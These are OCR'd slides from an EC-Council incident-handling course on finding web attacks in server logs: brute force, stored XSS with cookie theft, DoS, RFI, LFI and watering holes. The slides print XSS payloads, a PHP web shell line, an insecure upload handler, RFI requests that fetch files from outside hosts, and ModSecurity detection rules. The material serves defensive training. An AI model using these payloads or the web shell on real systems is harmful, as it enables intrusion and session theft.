
- Check for logs containing **login pages** with their **status codes** unchanged, as shown in the screenshot
- The highlighted log shows that the attacker on IP 172.19.19.7 attempted to log in to http://172.19.19.18/wordpress with wrong passwords and was unsuccessful until log entry 116. This can be identified by observing the request type (POST) and status code (200) between logs 102 and 116
- The attack was successful at log 117, which can be understood by observing the status code 302, which indicates URL redirection from wp-login.php



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - Stored Cross-site Script Attacks

- It is difficult to identify stored cross-site script attacks. However, because they target the cookie values of active sessions, you should be able to identify logs carrying the cookie of an active session and **analyze the log entries** before and after the log
- Incident responders must perform detailed log analysis to **identify the malicious code** injected in input fields



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - Stored Cross-site Script Attacks (Cont'd)

Reference: Client/Attacker IP: 192.168.0.9 Server/Victim IP: 172.19.19.13


For a successful attack, attackers should have an account in the web application

1. Attacker logs into http://www.moviescope.com
2. The moviescope index page appears
3. Attacker clicks on the blog page (/blog.aspx)
4. The blog page appears; the attacker posts something (possibly a stored cross-site script) in an input field, which is evident from the POST request
5. Victim logs in to the moviescope website
6. Victim clicks on the blog page
7. Victim clicks on the script and is redirected to a website, namely oceanplaza. The URL carries the cookie value of victim's active session. Victim is then redirected to the blog.aspx page
8. Attacker now has the cookie value; hence, they edit the cookie of their active session and reload the webpage. This is evident from the POST request along with the time taken for the webpage to load
9. Attacker has now gained access to victim's session

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - Stored Cross-site Script Attacks (Cont'd)



File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

Stored XSS.log

```
1  #Software: Microsoft Internet Information Services 8.5
2  #Version: 1.0
3  #Date: 2018-10-11 10:23:26
4  #Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus
   sc-win32-status time-taken
5  2018-10-11 11:09:00 172.19.19.13 POST / - 80 - 192.168.0.9 Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.0
   http://www.moviescope.com/ 302 0 0 1360                                                                                          1
6  2018-10-11 11:09:00 172.19.19.13 GET /index.aspx - 80 - 192.168.0.9 Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.
   http://www.moviescope.com/index.aspx 200 0 0 18                                                                                  2
7  2018-10-11 11:09:00 172.19.19.13 GET /images/content/review_01.jpg - 80 - 192.168.0.9
8  2018-10-11 11:09:00 172.19.19.13 GET /blog.aspx - 80 - 192.168.0.9 Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.0
   http://www.moviescope.com/index.aspx 200 0 0 93                                                                                  3
9  2018-10-11 11:09:00 172.19.19.13 POST /blog.aspx - 80 - 192.168.0.9 Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.
   http://www.moviescope.com/blog.aspx 200 0 0 190                                                                                  4
10 2018-10-11 11:09:00 172.19.19.13 POST / - 80 - 172.19.19.13/ Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.0
   http://www.moviescope.com/ 302 0 0 1360                                                                                          5
11 2018-10-11 11:09:00 172.19.19.13 GET /images/content/main_slider_01.jpg - 80 - 172.19.19.13                                     6
12 Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.0 http://www.moviescope.com/blog.aspx 200 0 0 93
13 2018-10-11 11:09:00 172.19.19.13 GET /blog.aspx - 80 - 172.19.19.13 Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.
   http://www.oceanplaza.com/Default.aspx?cookie=mscope%3D1jWydNf8wro%3D 200 0 0 31                                                 7
14
15 2018-10-11 14:11:17 172.19.19.13 POST /css/grid.css - 80 - 192.168.0.9                                                          8
   Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.0 http://www.moviescope.com/blog.aspx 304 0 0 216
16 2018-10-11 14:11:17 172.19.19.13 GET /css/style-responsive.css - 80 - 192.168.0.9                                               9
   Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:39.0)+Gecko/20100101+Firefox/39.0 http://www.moviescope.com/blog.aspx 304 0 0 0
17 2018-10-11 14:11:17 172.19.19.13 GET /css/style.css - 80 - 192.168.0.9
```


Normal text file | length : 2,291 lines : 18 | Ln : 11 Col : 93 Sel : 0 | 0 | Windows (CR LF) | UTF-8 | INS

hi0e01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - DoS/DDoS Attacks

- Use command line utilities such as netstat to analyze DoS/DDoS attacks using the **netstat –an** command
- **Numerous IP addresses** trying to connect to specific ports represent an active DoS/DDoS attack
- The same IP address trying to connect to various ports simultaneously with **TIME_WAIT** or **SYN_RECEIVED** as the connection status also signifies an ongoing DDoS attack





http Logs Viewer

- Incident responders can use http Logs Viewer, which **displays the logs for the required period**, to identify DoS attacks
- Using http Logs Viewer, you can easily filter and analyze **Apache/IIS/nginx log** files. It displays the log count by IP address and error messages (4** -5** status codes)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - Potentially Malicious Elements within HTML

- If the client browser interprets scripts embedded within **HTML content**, which is enabled by default, then the attacker can insert multiple script tags such as `<SCRIPT>`, `<OBJECT>`, `<APPLET>`, or `<EMBED>` into a website, and the web browser's JavaScript engine will execute it
- Incident responders can detect such attacks by **examining HTML tags** such as `<FK>`, `<LI>`, `<BR>`, `<DIV>` and `background-image`
- The following lists some malicious tags that attackers use to perform various injection attacks:

1.
```
<H1> Testing Malicious Code </H1>
<META HTTP-EQUIV="refresh" CONTENT="1;url=http://www.hacktest.com">
```

2.
```
<FK STYLE="behavior: url(http://<<Some Other website>>;">
```

3.
```
<BR SIZE="&{alert('Code Injected')}">
<DIV STYLE="background-image: url(javascript:alert('Code Injected'))">
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - Malicious Elements in Common Web File Types

- Web pages with extensions such as .php and .aspx, when uploaded, are often **automatically executed** at the recipient end

- The code given below can be exploited by attackers to upload malicious files

```
$targetFile = "documents/" .
basename($_FILES['uploadedfile']['name']);

if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'],
$targetFile))
{
echo "The document has been successfully uploaded.";
}
else
{
echo "There was an error uploading the document, please
try later.";
}
```

- For example, attackers can embed the following malicious code in the uploaded file:

```
<?php
system($_GET['cmd']);
?>
```

hide01.ir

- Incident responders should **inspect for malicious URLs** and check the content of uploaded files

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - RFI Attacks

Using URLs Containing IP Addresses

- Consider an attack using an IP address as follows:

```
GET
/webpage.php?_PHPLIB[libdir]=http://192.168.1.22
/tj21id1.txt??? HTTP/1.1
```

- CRS rule for detection:

```
SecRule
ARGS"^(?:ht|f)tps?:\/\/(\d{1,3}\.\d{1,3}\.\d{1,3
}\.\d{1,3})" \
"phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t
:lowercase,capture,ctl:auditLogParts=+E,block,st
atus:501,msg:'Remote File Inclusion
Attack',id:'950117',severity:'2',setvar:'tx.msg=
%{rule.msg}',setvar:tx.anomaly_score=+%{tx.criti
cal_anomaly_score},setvar:tx.rfi_score=+%{tx.cri
tical_anomaly_score},setvar:tx.%{rule.id}-
WEB_ATTACK/RFI-%{matched_var_name}=%{tx.0}"
```

Using PHP Functions

- Consider an attack using an internal PHP keyword function as follows:

```
GET
/?id={${include("http://www.certifiedhacker.com/
P-folio/contact.txt??")}} HTTP/1.1
```

- CRS rule for detection:

```
SecRule ARGS
"(?:\binclude\s*\([^)]*(ht|f)tps?:\/\/)" \
"phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t
:lowercase,capture,ctl:auditLogParts=+E,block,st
atus:501,msg:'Remote File Inclusion
Attack',id:'950118',severity:'2',setvar:'tx.msg=
%{rule.msg}',setvar:tx.anomaly_score=+%{tx.criti
cal_anomaly_score},setvar:tx.rfi_score=+%{tx.cri
tical_anomaly_score},setvar:tx.%{rule.id}-
WEB_ATTACK/RFI-%{matched_var_name}=%{tx.0}"
```

ride01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - RFI Attacks (Cont'd)

ECIH EC-Council Certified Incident Handler

Using URLs with an Appended Question Mark(s)

- Consider an attack using a question mark appended at the end of a URL as follows:

```
GET
//components/com_pollxt/conf.pollxt.php?mosConf
ig_absolute_path=http://www.certifiedhacker.com
/P-folio/contact/cgi??? HTTP/1.0
```

- CRS rule for detection:

```
SecRule ARGS "(?:ft|htt)ps?.*\?+$"
\"phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode
,t:lowercase,capture,ctl:auditLogParts=+E,block
,status:501,msg:'Remote File Inclusion
Attack',id:'950119',severity:'2',setvar:'tx.msg
=%{rule.msg}',setvar:tx.anomaly_score=+%{tx.cri
tical_anomaly_score},setvar:tx.rfi_score=+%{tx.
critical_anomaly_score},setvar:tx.%{rule.id}-
WEB_ATTACK/RFI-%{matched_var_name}=%{tx.0}"
```

Using Off-site URLs

- Consider an attack using an off-site URL as follows:

```
GET
/mwchat/libs/start_mypage.php?CONFIG[MWCHAT_Libs
]=http://phy.as.nhcue.edu.tw//Phy1/credentials/c
red.txt??? HTTP/1.1Host: www.mydomain.com User-
Agent: Mozilla/5.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1)
```

- CRS rule for detection:

```
SecRule ARGS "^(?:ht|f)tps?://(.*)\?$" \
"chain,phase:2,rev:'2.2.2',t:none,t:htmlEntityDe
code,t:lowercase,capture,ctl:auditLogParts=+E,bl
ock,status:501,msg:'Remote File Inclusion
Attack',id:'950120',severity:'2'"        SecRule
TX:1 "!@beginsWith %{request_headers.host}"
"setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_s
core=+%{tx.critical_anomaly_score},setvar:tx.rfi
_score=+%{tx.critical_anomaly_score},setvar:tx.%
{rule.id}-WEB_ATTACK/RFI-
%{matched_var_name}=%{tx.1}"
```

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - LFI Attacks


- Incident responders can detect local file injection (LFI) attacks by analyzing **Apache web server logs**
- Web server logs store all actions and events observed during the runtime of an application or service in a file called **access.log**

- The default location of the access.log file in a Linux system:

  `/var/log/apache2/access.log`

- Incident responders can search for requests that tried to read "/etc/passwd," which indicates an LFI attack

  ```
  cat access.log.1 | grep
  "../../../../etc/passwd"
  ```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - Watering Hole Attacks

- Incident handlers can detect watering hole attacks using "**sequential pattern mining**"
- By analyzing sequential patterns, incident handlers can detect frequently accessed web applications
- Incident handlers should perform data preprocessing on **outbound network traffic data**, present in the firewall and proxy server logs, which are used to store web access activities, using the following steps:

Host Name Normalization → **Filtering Invalid Host Names** → **Identifying Unpopular Domains** → **User-specific Sessionization**

hidet.ir

- The output of data preprocessing includes sequential patterns of **URLs accessed by users**
- Based on the URL, the association rule of confidence and relative confidence is calculated using the following formulas:
  - **Confidence {X, Y } ⇒ Z** = $\frac{(support(<X,Y,Z>))}{(support(<X,Y>))}$
  - **Relative Confidence {X, Y } ⇒ Z** = $\frac{(P(X \cap Y) - P(X) * P(Y))}{(P(X)) - (P(X) * P(Y))}$
- All high-confidence-value patterns are identified as attacks domains

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Analyzing Web Server Content

- Underlying vulnerabilities in web servers can be exploited by attackers to **gain unauthorized access** and further obtain information about the hosted websites
- Use the **ClamAV GUI** tool to scan the content of web servers for malicious elements

ClamAV

- ClamAV is an anti-virus engine used in various situations, including email scanning, **web scanning**, and end point security
- It provides numerous utilities, including a flexible and scalable **multi-threaded daemon**, command line scanner, and advanced tool for automatic database updates





https://www.clamav.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

